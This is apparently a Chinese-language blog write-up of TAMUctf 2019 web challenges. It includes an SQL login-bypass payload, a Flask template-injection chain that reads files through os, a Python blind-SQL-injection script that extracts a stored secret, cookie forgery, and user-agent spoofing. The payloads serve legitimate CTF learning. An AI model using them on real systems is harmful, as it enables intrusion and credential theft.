TAMUCTF2019 web writeup

原创

GAPPPPP 于 2019-03-05 23:56:14 发布 553 收藏

Not Another SQLi Challenge

万能密码 payload: `username=admin&password=1'or 1=1#`

Buckets

针对BUCKET的探针，使用浏览器打开Amazon提供的自动分配的S3 URL，格式为http://bucketname.s3.amazonaws.com 也就是修改url为http://tamuctf.s3.amazonaws.com/ 获得一个不受访问权限的bucket，找到关键文档 Dogs/CC2B70BD238F48BE29D8F0D42B170127/CBD2DD691D3DB1EBF96B283BDC8FD9A1/flag.txt，获得flag。
学习资料：https://www.freebuf.com/articles/web/135313.html

Science!

直接给出提示flask,判断是ssti模板注入。测试注入点Chemical1,payload1. `{{config}}`，注入存在
step1:1. `{{[].__class__.__base__.__subclasses__()}}` 访问所有模块得到catch_warnings位置。
step2: `{{[].__class__.__base__.__subclasses__()[59].__init__.func_globals.keys()}}` 得到linecache，可以访问os模块了。
step3: `{{[].__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os'].listdir('.')}}` 查看所有文件，得到flag.txt。
step4:1. `{{[].__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os'].read([].__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os'].open("flag.txt",[].__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os'].O_RDONLY),40)}}` 得到flag。

Robots Rule

提到robots，查看robots.txt

```
User-agent: *

WHAT IS UP, MY FELLOW HUMAN!
HAVE YOU RECEIVED SECRET INFORMATION ON THE DASTARDLY GOOGLE ROBOTS?!
YOU CAN TELL ME, A FELLOW NOT-A-ROBOT!
```

想让我们伪造成一个googlebot,百度一个googlebot的useragent

user agent - useragent googlebot using selenium - Stack ...
查看此网页的中文翻译，请点击 翻译此页
("User-Agent", "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html")); //
open a page to get the traffic selenium.open(...
https://stackoverflow.com/ques... - 百度快照

改一下user-agent: `Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html")`

```
GET /robots.txt HTTP/1.1
Host: web5.tamuctf.com
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
+http://www.google.com/bot.html)")
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Tue, 05 Mar 2019 13:40:46 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 131
Connection: keep-alive
X-Powered-By: PHP/7.0.33
Vary: Accept-Encoding

User-agent: *

THE HUMANS SUSPECT NOTHING!
HERE IS THE SECRET INFORMATION:
gigem{be3p-b0op_rob0tz_4-1yfe}
LONG LIVE THE GOOGLEBOTS!
```


Many Gig'ems to you!

一个拼接的flag

```
<img src="gigs.png" alt="gigem{flag_in_">
```

```
<img src="cookie.jpg" alt="gigem{continued ==
source_and_">
```

```
Cookie: gigem_continue=cookies};
```

得到flag: `gigem{flag_in_source_and_}`


Bird Box Challenge

开始的时候，使用了`-1'union select database()#`等一系列的语句读出库名，表名等一系列数据，但是都没有什么价值。库名：SqliDB,表名：Search,列名：items,查询内容：Eggs,Trucks,Aggies
最后google了一下writeup，看到flag藏到了user()当中，真的是没有想到…
payload:`-1'union select user()#`

gigem{w3_4r3_th3_4ggi3s}@localhost

1337 Secur1ty

开始的时候注册完就直接点开了message，是一个类似于guestbook的界面，下意识地反应这应该是一个关于xss的问题，但是邮件发不出去…,用burp抓取登陆的界面，看到了Cookie当中的userid和secret，userid应当是修改为1了,但是secret却不知道应该修改为何值。



此处找到了注入点id,进行bool类型的盲注

```
import requests
s=requests.session()
ans=''
for i in range(1,50):
    for j in range(37,127):
        #url="http://web6.tamuctf.com/message?id=1%27+and+ascii(substr((select+schema_name+from+information_sche
ma.schemata%20limit+0%2C1)%2C"+str(i)+"%2C1))%3D"+str(j)+"+and+1%3D%271"
        #url="http://web6.tamuctf.com/message?id=1%27%20and%20ascii(substr((select%20column_name%20from%20inform
ation_schema.columns%20where%20table_name=%27Users%27limit%209,1),"+str(i)+",1))%3D"+str(j)+"%20and%201=%271"
        #url="http://web6.tamuctf.com/message?id=1%27%20and%20ascii(substr((select%20table_name%20from%20informa
tion_schema.tables%20where%20table_schema=database()limit%202,1),"+str(i)+",1))%3D"+str(j)+"%20and%201=%271"
        url="http://web6.tamuctf.com/message?id=1%27%20and ascii(substr((select Secret from Users limit 0,1),"+s
tr(i)+",1))="+str(j)+" and 1='1"
        c=s.get(url)
        if 'Bob' in c.text:
            ans=ans+chr(j)
            print('ans',ans)
            break
```

```
ans S
ans Se
ans Sec
ans Secr
ans Secre
ans Secret
```

```
ans W
ans WI
ans WIF
ans WIFH
ans WIFHX
ans WIFHXD
ans WIFHXDZ
ans WIFHXDZ3
ans WIFHXDZ3B
ans WIFHXDZ3BO
ans WIFHXDZ3BOH
ans WIFHXDZ3BOHJ
ans WIFHXDZ3BOHJM
ans WIFHXDZ3BOHJMJ
ans WIFHXDZ3BOHJMJS
ans WIFHXDZ3BOHJMJSC
```

burp修改一下cookie，得到flag。

```
Cookie: userid=1; secret=WIFHXDZ3BOHJMJSC
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
style='margin-bottom:10px'><b>Username:</b>
1337-admin<br
style='margin-bottom:10px'><b>Phone:</b> *<br
style='margin-bottom:10px'><b>Email:</b>
1337-admin@1337secur1ty.hak<br
style='margin-bottom:10px'><b>Account Created
On:</b> 03/05/19 14:06<br
style='margin-bottom:10px'><b>Description:</b>
Most secure admin to ever grace existence.<br
style='margin-bottom:10px'><b>Flag:</b>
gigem{th3_T0tp_1s_we4k_w1tH_yoU}<br><br>
                <script type="text/javascript">
```